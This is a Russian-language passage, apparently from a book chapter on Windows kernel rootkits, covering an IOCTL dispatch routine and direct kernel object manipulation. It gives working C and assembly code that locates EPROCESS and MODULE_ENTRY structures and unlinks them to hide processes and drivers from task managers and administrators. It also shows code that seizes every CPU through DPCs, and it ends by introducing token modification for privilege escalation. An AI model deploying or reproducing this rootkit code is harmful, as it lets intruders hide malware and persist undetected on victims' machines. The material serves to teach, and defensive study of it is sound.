Далее следует функция RootkitDispatch. В ней мы сначала получаем текущее положение стека из заголовка IRP-пакета, так что теперь сможем найти входной и выходной буферы и другую жизненно важную информацию. В стеке IRP-пакета есть код главной функции IRP-пакета. Для IOCTL-кодов, приходящих из режима пользователя, это поле равно IRP_MJ_DEVICE_CONTROL. Еще одним важным полем стека IRP-пакета являются IOCTL-коды. Эти коды управления мы объявили в описанном ранее файле ioctlcmd.h. Между руткитом и пользовательским процессом должно существовать соглашение о применяемых IOCTL-кодах.

```
NTSTATUS RootkitDispatch(IN PDEVICE_OBJECT DeviceObject,
                         IN PIRP Irp)
{
    PIO_STACK_LOCATION irpStack;
    PVOID              inputBuffer;
    PVOID              outputBuffer;
    ULONG              inputBufferLength;
    ULONG              outputBufferLength;
    ULONG              ioControlCode;
    NTSTATUS           ntstatus;

    // Считаем запрос успешным
    ntstatus = Irp->IoStatus.Status = STATUS_SUCCESS;
    Irp->IoStatus.Information = 0;

    // Получаем указатель на текущий блок стека IRP-пакетов.
    // Именно там хранятся коды управления и параметры.
    irpStack = IoGetCurrentIrpStackLocation (Irp);

    // Получаем указатель на входной и выходной буферы и их длину.
    inputBuffer       = Irp->AssociatedIrp.SystemBuffer;
    inputBufferLength =
        irpStack->Parameters.DeviceIoControl.InputBufferLength;
    outputBuffer      = Irp->AssociatedIrp.SystemBuffer;
    outputBufferLength =
        irpStack->Parameters.DeviceIoControl.OutputBufferLength;
    ioControlCode     = irpStack->Parameters.DeviceIoControl.IoControlCode;

    switch (irpStack->MajorFunction) {
        case IRP_MJ_CREATE:
            break;
        case IRP_MJ_CLOSE:
            break;

        // Именно эти IRP-пакеты нам интересны,
        // так как они приходят из режима пользователя.
        case IRP_MJ_DEVICE_CONTROL:
            switch (ioControlCode) {
                case IOCTL_DRV_INIT:
                    // Вставьте сюда код инициализации вашего руткита
                    // Если нужно, конечно.
                    break;
                case IOCTL_DRV_VER:
                    // Здесь будет возвращаться версия вашего руткита
                    // Если захотите.
                    break;
            }
            break;
    }
    IoCompleteRequest( Irp, IO_NO_INCREMENT );
    return ntstatus;
}
```

На данный момент вы должны понимать, как из пользовательского процесса взаимодействовать с драйвером устройства, в виде которого реализован ваш руткит. Но все это довольно скучно. Давайте посмотрим, что может сделать руткит в режиме ядра.

Скрываемся при помощи DKOM

Все операционные системы хранят учетную информацию в оперативной памяти. Обычно в виде структур, или объектов. Когда пользовательский процесс запрашивает у операционной системы информацию, например, список процессов, потоков или драйверов устройств, система возвращает процессу как раз список этих самых объектов. Так как эти объекты хранятся в памяти, их можно изменять напрямую. Причем отпадает необходимость перехватывать какие-либо API-функции и фильтровать возвращаемые ими данные.

Скрытие процессов

Операционные системы Windows NT/2000/XP/2003 хранят информацию о запущенных процессах и потоках в объектах. К этим объектам и обращаются утилиты типа Taskmgr.exe, чтобы отобразить список исполняющихся процессов компьютера. Все обращения происходят через функцию `ZwQuerySystemInformation`. Поняв и модифицировав эти объекты, вы сможете скрывать процессы, повышать уровень их привилегий и выполнять другие действия.

Операционная система Windows получает список активных процессов обходом двусвязного списка, указанного в структуре `EPROCESS` каждого процесса. Каждая структура `EPROCESS` содержит в себе структуру `LIST_ENTRY` с полями `BLINK` и `FLINK`. Эти поля указывают на предыдущий и следующий элементы списка.



Рис. 7.1. Путь от KPRCB к связанному списку процессов

Чтобы скрыть процесс, вы должны разобраться в структуре EPROCESS, но прежде всего нужно найти ее в памяти. Структура EPROCESS изменяется почти в каждом выпуске операционной системы, но вы всегда можете найти указатель на текущий процесс, а следовательно, и на структуру EPROCESS вызовом функции PsGetCurrentProcess. На самом деле эта функция — лишь оболочка для функции IoGetCurrentProcess, дизассемблировав которую, вы увидите, что она состоит всего лишь из двух инструкций копирования и инструкции возврата:

```
mov eax, fs:0x00000124;
mov eax, [eax + 0x44];
ret
```

Каким образом работает этот код? По адресу 0xffdff120 (fs:0x00000120) адресного пространства ядра находится так называемый управляющий блок процессора в ядре (Kernel's Processor Control Block, KPRCB). Ассемблерный код функции IoGetCurrentProcess получает содержимое по смещению 0x124 от регистра fs. Это указатель на структуру ETHREAD текущего потока. Из структуры ETHREAD извлекается указатель на структуру EPROCESS активного процесса. Далее, обходя двусвязный список, мы сможем найти EPROCESS процесса, который собираемся скрыть (рис. 7.1).

Процесс можно найти, используя его идентификатор (PID). PID расположен в структуре EPROCESS по смещению, которое отличается в зависимости от версии операционной системы. Вот где важно определить версию операционной системы, о чем мы говорили ранее. В табл. 7.1 показано смещение PID в структуре EPROCESS в зависимости от версии операционной системы.

Таблица 7.1. Смещение полей PID и FLINK в блоке EPROCESS

	Windows NT	Windows 2000	Windows XP	Windows XP SP 2	Windows 2003
Смещение PID	0x94	0x9C	0x84	0x84	0x84
Смещение FLINK (для обхода списка процессов)	0x98	0xA0	0x88	0x88	0x88

В следующем коде эти смещения используются для нахождения конкретного идентификатора PID в двусвязном списке. Функция возвращает адрес блока EPROCESS, запрошенного переменной terminate_PID.

```
// Функция FindProcessEPROC принимает PID процесса, чтобы найти и
// вернуть адрес структуры EPROCESS запрашиваемого процесса.
DWORD FindProcessEPROC (int terminate_PID)
{
    DWORD eproc       = 0x00000000;
    int   current_PID = 0;
    int   start_PID   = 0;
    int   i_count     = 0;
    PLIST_ENTRY plist_active_procs;

    if (terminate_PID == 0) return terminate_PID;

    // Получаем адрес текущей структуры EPROCESS
    eproc = (DWORD) PsGetCurrentProcess();
```

```
    start_PID = *((int *)(eproc+PIDOFFSET));
    current_PID = start_PID;

    while(1)
    {
        if(terminate_PID == current_PID) // Нашли
            return eproc;
        else if((i_count >= 1) && (start_PID == current_PID))
        {
            return 0x00000000;
        }
        else { // Движемся вперед по списку.
            plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);
            eproc = (DWORD) plist_active_procs->Flink;
            eproc = eproc - FLINKOFFSET;
            current_PID = *((int *)(eproc+PIDOFFSET));
            i_count++;
        }
    }
}
```

Скрытие процесса по его PID не всегда удобно, так как PID по своей сути является величиной псевдослучайной. Лучше делать это по имени. Оно так же присутствует в структуре **EPROCESS** в виде массива символов. Чтобы получить смещение имени процесса в структуре **EPROCESS**, вызовите следующую функцию из функции **DriverEntry** своего драйвера:

```
ULONG GetLocationOfProcessName()
{
    ULONG ul_offset;
    PEPROCESS CurrentProc = PsGetCurrentProcess();
    // Функция не сработает, если структура EPROCESS больше,
    // чем размер страницы.
    for(ul_offset = 0; ul_offset < PAGE_SIZE; ul_offset++)
    {
        if( !strncmp( "System", (PCHAR) CurrentProc + ul_offset,
            strlen("System")))
        {
            return ul_offset;
        }
    }
    return (ULONG) 0;
}
```

Функция **GetLocationOfProcessName** возвращает смещение имени процесса в структуре **EPROCESS**. В основу ее работы положено то, что функция **DriverEntry** всегда вызывается системным процессом, если драйвер загружается диспетчером управления службами (SCM). Функция сканирует память, начиная с текущей структуры **EPROCESS**, разыскивая слово «System». После его нахождения функция возвращает его смещение. (Эта техника впервые была применена в утилитах компании Sysinternals[1]. Она используется во многих программных продуктах этой компании.) При помощи этого кода вы сможете изменить функцию **FindProcessEPROC** так, чтобы искать процесс не по идентификатору, а по имени.

---

[1] Утилита Process Explorer доступна для загрузки с сайта Sysinternals по адресу www.sysinternals.com/ntw2k/freeware/procexp.shtml.

Однако помните, что имя процесса не уникально. Имя процесса в структуре EPROCESS — это 16-байтный массив, обычно содержащий первые 16 байт имени исполняемого файла на диске. Таким образом, уникален только идентификатор процесса.

После получения адреса структуры EPROCESS процесса, чтобы скрыть его, вам нужно изменить поле FLINK предыдущего процесса и поле BLINK следующего процесса так, чтобы ваш процесс был исключен из списка. Решение этой задачи иллюстрирует рис. 7.2. Полю BLINK следующего в списке процесса присваивается значение поля BLINK блока EPROCESS скрываемого процесса и наоборот, полю FLINK предыдущего процесса присваивается значение поля FLINK скрываемого процесса.



Рис. 7.2. Список активных процессов после скрытия текущего процесса

В следующем коде функция FindProcessEPROC используется, чтобы найти структуру EPROCESS процесса с идентификатором, равным PID_TO_HIDE. Далее мы изменяем EPROCESS таким образом, чтобы исключить наш процесс из двусвязного списка.

```
DWORD eproc = 0;
PLIST_ENTRY plist_active_procs;

// Находим EPROCESS.
eproc = FindProcessEPROC (PID_TO_HIDE);
if (eproc == 0x00000000) return STATUS_INVALID_PARAMETER;

plist_active_procs = (LIST_ENTRY *)(eproc+FLINKOFFSET);

// Изменяем FLINK и BLINK следующего и предыдущего блоков EPROCESS.
*((DWORD *)plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;
```

```
*((DWORD *)plist_active_procs->Flink+1) = (DWORD) plist_active_procs->Blink;

// Изменяем FLINK и BLINK процесса, который мы хотим скрыть, чтобы
// они указывали на заведомо корректную область памяти (сами на себя).
plist_active_procs->Flink = (LIST_ENTRY *) &(plist_active_procs->Flink);
plist_active_procs->Blink = (LIST_ENTRY *) &(plist_active_procs->Flink);
```

Если блок EPROCESS найден, то мы модифицируем поле FLINK блока EPROCESS предыдущего процесса и поле BLINK блока EPROCESS следующего процесса.

Вы, наверное, заметили, что в последних двух строках мы модифицируем поля BLINK и FLINK скрываемого процесса. Мы изменяем их так, чтобы они указывали сами на себя. Если этого не сделать, то иногда при завершении скрываемого процесса будет происходить крах системы. Все дело во внутренней функции ядра PspExitProcess.

Как вы можете себе представить, при уничтожении процесса обновляется и двусвязный список. Поля FLINK и BLINK блоков EPROCESS предыдущего и следующего процессов должны быть изменены. Однако что случится со скрытым процессом, если один из его соседей будет завершен? Ничего. Его поля BLINK и FLINK никак не обновятся. В этом-то и проблема. При завершении скрытого нами процесса поля FLINK и BLINK его блока EPROCESS могут уже не указывать на существующий процесс и даже на выделенную память. Чтобы избежать этого, мы и делаем так, чтобы блок EPROCESS скрываемого нами процесса указывал сам на себя. Поэтому он всегда корректен при вызове PspExitProcess.

ПРИМЕЧАНИЕ ОТНОСИТЕЛЬНО ПЛАНИРОВАНИЯ ПРОЦЕССОВ

Вы должно быть подумали, что исключение дескриптора процесса из списка EPROCESS приведет к тому, что процесс лишится квантов процессорного времени, то есть перестанет выполняться. Мы исследовали данный вопрос и должны сказать, что это не так. Алгоритм планирования Windows намного сложнее, в нем учитываются степень детализации потоков, их приоритеты и механизм вытеснения. В соответствии с этим алгоритмом поток ставится в очередь на получение кванта времени. Квант — это промежуток времени до наступления момента, когда Windows прервет поток, либо чтобы проверить, нет ли других запланированных потоков с таким же или более высоким приоритетом, либо для снижения приоритета текущего потока. Любой процесс может состоять из нескольких потоков, каждый из которых описывается низкоуровневой структурой ETHREAD.

В следующем разделе мы представим вам очень похожую технику скрытия драйверов. Они тоже хранятся в двусвязном списке в ядре.

Скрытие драйверов устройств

Понятно, что возможность скрывать драйверы является очень важным свойством любого руткита. Подозревая вторжение, администратор в первую очередь заглянет в список драйверов. Одной из утилит, позволяющих администратору получить список драйверов компьютера, является утилита drivers.exe из пакета Microsoft Resource Kit.

Другие утилиты, такие как диспетчер устройств Windows, отображают подобную информацию о драйверах устройств в системе. К этому можно добавить, что многие другие фирмы выпускают свои утилиты со сходной функциональностью.

Все эти утилиты работают через функцию **ZwQuerySystemInformation**. Эта функция, вызванная со значением **SYSTEM_INFOMATION_CLASS**, равным 11, возвращает список загруженных в ядро модулей. Если вы читали предыдущие главы, название этой функции должно быть вам знакомо — это та самая функция, которую мы перехватывали через таблицу SSDT в главе 4, чтобы скрывать процессы. (В этом разделе, однако, нас интересует другой номер класса.)

В этом разделе мы покажем, как атакующий без всякого захвата (используя технологию DKOM) может изменить двусвязный список загруженных модулей, в котором есть и руткит. Это очень похоже на то, что мы делали в предыдущем разделе, скрывая файлы.

Объект **MODULE_ENTRY** используется ядром, чтобы отслеживать загруженные в память драйверы. Заметьте, что первый член структуры — это **LIST_ENTRY**. В предыдущем разделе мы видели, как работать с такими структурами и как заставить один из элементов списка исчезнуть.

```
// Недокументированная структура памяти ядра:
//
typedef struct MODULE_ENTRY {
    LIST_ENTRY module_list_entry;
    DWORD  unknown1[4];
    DWORD  base;
    DWORD  driver_start;
    DWORD  unknown2;
    UNICODE_STRING driver_Path;
    UNICODE_STRING driver_Name;
    //...
} MODULE_ENTRY, *PMODULE_ENTRY;
```

Сложность в том, чтобы найти этот список в памяти. Найти список процессов было просто, так как всегда можно получить указатель на блок **EPROCESS** текущего процесса вызовом функции **PsGetCurrentProcess**. К сожалению, для драйверов подобной функции не существует.

Один из ранее предложенных подходов заключается в поиске списка в оперативной памяти, но это решение не оптимально. Обычно при поиске указателей в теле функций, ссылающихся на данный список, используются сигнатуры. Однако дело в том, что функции меняются от версии к версии операционной системы. В Windows XP и более поздних версиях Windows блок KPRCB содержит информацию, позволяющую получить доступ к списку, но это решение неприемлемо, если ваш руткит предназначен для работы и с более ранними версиями Windows.

Мы нашли способ отыскать указатель на список драйверов. Используя утилиту WinDbg, можно просмотреть формат структуры **DRIVER_OBJECT**. Она выглядит так:

```
typedef struct _DRIVER_OBJECT {
    short Type;                 // Int2B
    short Size;                 // Int2B
    PVOID DeviceObject;         // Ptr32_DEVICE_OBJECT
    DWORD Flags;                // Uint4B
    PVOID DriverStart;          // Ptr32 Void
    DWORD DriverSize;           // Uint4B
    PVOID DriverSection;        // Ptr32 Void
    PVOID DriverExtension;      // Ptr32_DRIVER_EXTENSION
```

```
    UNICODE_STRING DriverName; // _UNICODE_STRING
    UNICODE_STRING HardwareDatabase; // Ptr32_UNICODE_STRING
    PVOID FastIoDispatch;      // Ptr32_FAST_IO_DISPATCH
    PVOID DriverInit;          // Ptr32
    PVOID DriverStartIo;       // Ptr32
    PVOID DriverUnload;        // Ptr32
    PVOID MajorFunction        // [28] Ptr32
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

Одно из недокументированных полей структуры **DRIVER_OBJECT** является указателем на объект **MODULE_ENTRY** драйвера. Оно находится по смещению 0x14 в структуре **DRIVER_OBJECT** и называется **DriverSection**. Если ваш руткит загружается при помощи диспетчера управления службами (SCM), вы всегда можете получить указатель на **DRIVER_OBJECT** в функции **DriverEntry**. Следующий код показывает, как найти указатель на какой-либо элемент списка драйверов:

```
DWORD FindPsLoadedModuleList (IN PDRIVER_OBJECT DriverObject)
{
    PMODULE_ENTRY pm_current;
    if (DriverObject == NULL)
        return 0;

    // Получаем указатель по смещению 0x14 в объекте драйвера.
    // Теперь у нас есть указатель на MODULE_ENTRY.
    pm_current = *((PMODULE_ENTRY*)((DWORD)DriverObject + 0x14));

    if (pm_current == NULL)
        return 0;
    gul_PsLoadedModuleList = pm_current;
    return (DWORD) pm_current;
}
```

После того как вы получили указатель на какой-либо элемент списка, вы можете пройтись по списку и найти тот драйвер, который вы хотите скрыть. Делается это при помощи нехитрых манипуляций с указателями **FLINK** и **BLINK** предыдущего и следующего в списке драйверов, точно так же как и в предыдущем разделе. Использование этого метода для скрытия драйвера схематично показано на рис. 7.3 и в следующем фрагменте кода:

```
PMODULE_ENTRY pm_current;
UNICODE_STRING uni_hide_DriverName;

// Проходим по списку драйверов (без всякой синхронизации).
// Мы не можем повысить IRQL-уроверь до DISPATCH_LEVEL, потому что
// используем функцию RtlCompareUnicodeString, которая должна
// вызываться только из PASSIVE_LEVEL.
pm_current = gul_PsLoadedModuleList;

while ((PMODULE_ENTRY)pm_current->le_mod.Flink!=gul_PsLoadedModuleList)
{
    if ((pm_current->unk1 != 0x00000000) &&
        (pm_current->driver_Path.Length != 0)
    {   // Сравниваем целевое имя с именем каждого драйвера.
        if (RtlCompareUnicodeString(&uni_hide_DriverName,
                                &(pm_current->driver_Name),FALSE) == 0)
        {  // Модифицируем соседей.
            *((PDWORD)pm_current->le_mod.Blink)=
                 (DWORD)pm_current->le_mod.Flink;
```

```
            pm_current->le_mod.Flink->Blink = pm_current->le_mod.Blink;
            break;
        }
    } // Продвигаемся дальше по списку.
    pm_current = (MODULE_ENTRY*)pm_current->le_mod.Flink;
}
```



Рис. 7.3. Двусвязный список драйверов

В приведенном коде переменная `pm_current` служит для перебора всех элементов списка драйверов. Имя каждого драйвера сравнивается с именем драйвера, который мы хотим скрыть, оно находится в переменной `uni_hide_DriverName` типа `UNICODE_STRING`. Если имена одинаковы, поля `FLINK` предыдущего и `BLINK` следующего в списке драйверов изменяются.

В этом примере мы не вносим никаких изменений в скрываемый модуль, как делали это при скрытии процессов. Это осознанное решение. Дело в том, что драйверы не так часто загружаются в память и выгружаются из памяти как процессы, поэтому модификация и не требуется.

Отметьте себе, что функция сравнения UNICODE-строк должна вызываться только на уровне PASSIVE_LEVEL. Важность этого вы поймете в следующем разделе, посвященном синхронизации.

Вопросы синхронизации

Проход списка активных процессов, используя напрямую структуры `EPROCESS`, опасен, так же как и проход списка загруженных драйверов. Если руткит работает в мультипроцессорной системе, то пока руткит переходит от одного элемента списка к другому, может быть создан новый процесс, а один из существующих уничтожен ядром или другим процессом. То же самое относится и к драйверам.

Для безопасного прохода списка процессов руткит должен захватить соответствующий мьютекс — `PspActiveProcessMutex`. Но он не экспортируется ядром. Для контроля доступа к списку загруженных драйверов используется также не экспортируемый символ `PsLoadedModuleResource`.

Одним из способов найти эти и другие не экспортируемые символы ядра является поиск в памяти по шаблону. Это решение не очень элегантно, но вполне применимо на практике. Недостатком его является то, что шаблоны значительно изменяются даже при небольших модификациях операционной системы.

Проход по этим спискам и их модификация опасны, только если работа руткита может быть прервана другим потоком или процессом. Диспетчер ядра, отвечающий за переключение потоков, работает на IRQL-уровне DISPATCH_LEVEL. То есть если поток работает на уровне DISPATCH_LEVEL, он не может быть вытеснен. Однако потоки могут выполняться и другими процессорами данного компьютера, поэтому чтобы избежать вытеснения, мы должны повысить IRQL-уровень всех процессоров до DISPATCH_LEVEL. Существуют IRQL-уровни выше чем DISPATCH_LEVEL, но они отвечают за обработку аппаратных прерываний, следовательно, повысив IRQL-уровень всех процессов до DISPATCH_LEVEL, мы можем чувствовать себя в относительной безопасности.

Вы должны быть очень осторожными с тем, что вы делаете на уровне DISPATCH_LEVEL. Определенные функции недоступны на этом повышенном IRQL-уровне. К тому же ваш руткит не должен обращаться к перемещаемой памяти. Если это случится, произойдет крах системы.

Вашему руткиту понадобятся глобальные переменные для хранения информации об обработке списка. Мы назовем их `AllCPURaised` и `NumberOfRaisedCPU`. Переменная `AllCPURaised` работает как флаг. Она приравнивается единице, когда уровень всех процессоров повышен до DISPATCH_LEVEL — это является сигналом к завершению для отдельных потоков. В переменной `NumberOfRaisedCPU` хранится количество процессоров, переведенных на уровень DISPATCH_LEVEL. Для безопасной работы с этими переменными используются функции из семейства `InterlockedXXX`.

Основной код нашего руткита тоже требует повышения IRQL-уровня. Функция `KeGetCurrentIrql` возвращает текущий IRQL-уровень. Мы повышаем текущий IRQL-уровень функцией `KeRaiseIrql`, только если он меньше, чем DISPATCH_LEVEL.

Заметьте, если желаемый IRQL-уровень ниже, чем текущий, функция `KeRaiseIrql` вернет ошибку.

Вот код, повышающий текущий IRQL-уровень до DISPATCH_LEVEL:

```
KIRQL CurrentIrql, OldIrql;

// Здесь повышаем IRQL.
CurrentIrql = KeGetCurrentIrql();
OldIrql = CurrentIrql;

if (CurrentIrql < DISPATCH_LEVEL) KeRaiseIrql(DISPATCH_LEVEL, &OldIrql);
```

Нам нужно повысить IRQL-уровни остальных процессоров. Мы сделаем это при помощи отложенных вызовов процедур (Deferred Procedure Call, DPC).

Одним из преимуществ отложенных вызовов процедур является то, что они выполняются на уровне DISPATCH_LEVEL. Другим несомненным их достоинством является возможность задания процессора для их выполнения. Простейший цикл `for` по числу процессоров, полученному функцией `KeNumberProcessors`, сработает превосходно.

Прежде чем начать этот цикл, при помощи функции **KeCurrentProcessorNumber** мы получим номер процессора, на котором выполняется основной поток руткита. Так как его IRQL-уровень уже повышен, и поток предназначен для дальнейшей модификации таких разделяемых ресурсов, как списки процессов и драйверов, выполнять DPC-код внутри него не будем. В цикле **for** отложенные вызовы процедур инициализируются вызовом функции **KeInitializeDpc**. Она принимает в качестве параметра адрес рабочей DPC-функции. В нашем случае это функция **RaiseCPUIrqlAndWait**.

После инициализации DPC функция **KeSetTargetProcessorDPC** каждому вызову назначает свой процессор. Отложенный вызов процедур производится простой вставкой каждой процедуры в DPC-очередь соответствующего процессора при помощи функции **KeInsertQueueDpc**. В конце функции **GainExclusivity** находится цикл, в котором просто ожидается момент, когда переменная **NumberOfRaisedCPU** станет равной количеству процессоров компьютера минус один. Когда этот момент наступает, это означает, что все процессоры системы переведены на IRQL-уровень DISPATCH_LEVEL, и руткит получил максимальный приоритет в системе (если не считать IRQL-уровень аппаратных прерываний, которые нас не интересуют).

Вот код функции **GainExclusivity**:

```
PKDPC GainExclusivity()
{
    NTSTATUS ns;
    ULONG u_currentCPU;
    CCHAR i;
    PKDPC pkdpc, temp_pkdpc;

    if (KeGetCurrentIrql() != DISPATCH_LEVEL)
        return NULL;

    // Инициализируем нулями все глобальные переменные.
    InterlockedAnd(&AllCPURaised, 0);
    InterlockedAnd(&NumberOfRaisedCPU, 0);

    // Выделяем место под наши вызовы. Естественно в NonPagedPool!
    temp_pkdpc = (PKDPC) ExAllocatePool(NonPagedPool,
                                KeNumberProcessors * sizeof(KDPC));

    if (temp_pkdpc == NULL)
        return NULL; //STATUS_INSUFFICIENT_RESOURCES;

    u_currentCPU = KeGetCurrentProcessorNumber();
    pkdpc = temp_pkdpc;

    for (i = 0; i < KeNumberProcessors; i++, *temp_pkdpc++)
    {
        // Не планируем DPC для нашего текущего процессора.
        // Это могло бы привести к взаимной блокировке.
        if (i != u_currentCPU)
        {
            KeInitializeDpc(temp_pkdpc,
                            RaiseCPUIrqlAndWait,
                            NULL);
            // Настраиваем процессор для DPC. Иначе отложенный
```

```
            // вызов процедуры будет поставлен в очередь
            // текущего процессора, когда мы вызовем KeInsertQueueDpc.
            KeSetTargetProcessorDpc(temp_pkdpc, i);
            KeInsertQueueDpc(temp_pkdpc, NULL, NULL);
        }
    }

    while(InterlockedCompareExchange(&NumberOfRaisedCPU,
          KeNumberProcessors-1, KeNumberProcessors-1) !=
          KeNumberProcessors-1)
    {
        __asm nop;
    }
    return pkdpc; // STATUS_SUCCESS;
}
```

Во время работы **GainExclusivity** каждый отложенный вызов процедуры запускает свою версию функции **RaiseCPUIrqlAndWait**. Эта функция просто увеличивает счетчик процессоров, переведенных на уровень DISPATCH_LEVEL, а потом ожидает в цикле до тех пор, пока не получит сигнал на завершение. Этим сигналом является установка переменной **AllCPURaised** в единицу.

```
//////////////////////////////////////////////////////////////////////
// RaiseCPUIrqlAndWait
//
// Описание: Эта функция вызывается при отложенном вызове процедуры.
//           Следовательно, она работает на уровне DISPATCH_LEVEL. Все
//           что она делает, это увеличивает счетчик процессоров,
//           работающих на уровне DISPATCH_LEVEL. Далее в цикле она
//           ожидает сигнала к выходу. Это завершит отложенный вызов,
//           и, соответственно, снимет процессор с уровня DISPATCH_LEVEL.
RaiseCPUIrqlAndWait(IN PKDPC Dpc,
                    IN PVOID DeferredContext,
                    IN PVOID SystemArgument1,
                    IN PVOID SystemArgument2)
{
    InterlockedIncrement(&NumberOfRaisedCPU);

    while(!InterlockedCompareExchange(&AllCPURaised, 1, 1))
    {
        __asm nop;
    }

    InterlockedDecrement(&NumberOfRaisedCPU);
}
```

На данный момент вы уже можете модифицировать список процессов и драйверов.

Когда эта задача будет решена, главный поток руткита должен вызвать функцию **ReleaseExclusivity**, чтобы завершить отложенный вызов процедуры и освободить память, выделенную в функции **GainExclusivity** под DPC-объекты.

```
NTSTATUS ReleaseExclusivity(PVOID pkdpc)
{
    InterlockedIncrement(&AllCPURaised); // Каждый вызов теперь должен
                                         // уменьшить счетчик и завершиться.

    // Нужно освободить память, выделенную под DPC-объекты.
    while(InterlockedCompareExchange(&NumberOfRaisedCPU, 0, 0))
```

```
        {
            __asm nop;
        }

        if (pkdpc != NULL)
        {
            ExFreePool(pkdpc);
            pkdpc = NULL;
        }
        return STATUS_SUCCESS;
    }
```

Усвоив информацию из этого раздела, вы сможете исключать себя из списков безопасным образом. Но скрытие процесса имеет мало смысла, если у него нет привилегий на то, что вы собираетесь сделать. В следующем разделе мы покажем вам, как повысить привилегии любого процесса и как добавить группу в его маркер доступа.

Модификация маркера доступа — добавление привилегий и групп

При решении вопроса о том, что можно делать процессу, а что нельзя, ключевым является маркер доступа процесса. Он наследуется от сеанса пользователя, запустившего процесс. Каждый поток может иметь собственный маркер, однако большинство потоков используют маркер процесса.

Одна из основных целей создателя руткита состоит в повышении привилегий. В этом разделе мы расскажем, как можно повысить привилегии обычного процесса после того, как руткит установлен в системе. Это полезно, так как вам, по сути, всего лишь один раз придется обойти систему безопасности, внедрив свой руткит, а дальше можете вести себя, как угодно, вас будет очень трудно обнаружить.

В этом разделе приводятся примеры кода только для работы с маркерами процессов, однако их легко переделать и для потоков. Единственное отличие состоит в расположении маркеров, в остальном техника остается той же.

Модификация маркера процесса

Для модификации маркеров процессов Win32 API предоставляет несколько функций, включая `OpenProcessToken`, `AdjustTokenPrivileges` и `AdjustTokenGroups`. Эти функции, как и все остальные функции, предназначенные для изменения маркеров доступа процессов, требуют таких привилегий, как `TOKEN_ADJUST_GROUPS` и `TOKEN_ADJUST_PRIVILEGES`. В этом разделе мы обсудим приемы, позволяющие изменять маркеры процессов без каких-либо специальных привилегий. *Если ваш руткит* установлен в системе, DKOM — это единственная «привилегия», которая вам нужна.

Определение положения маркера процесса

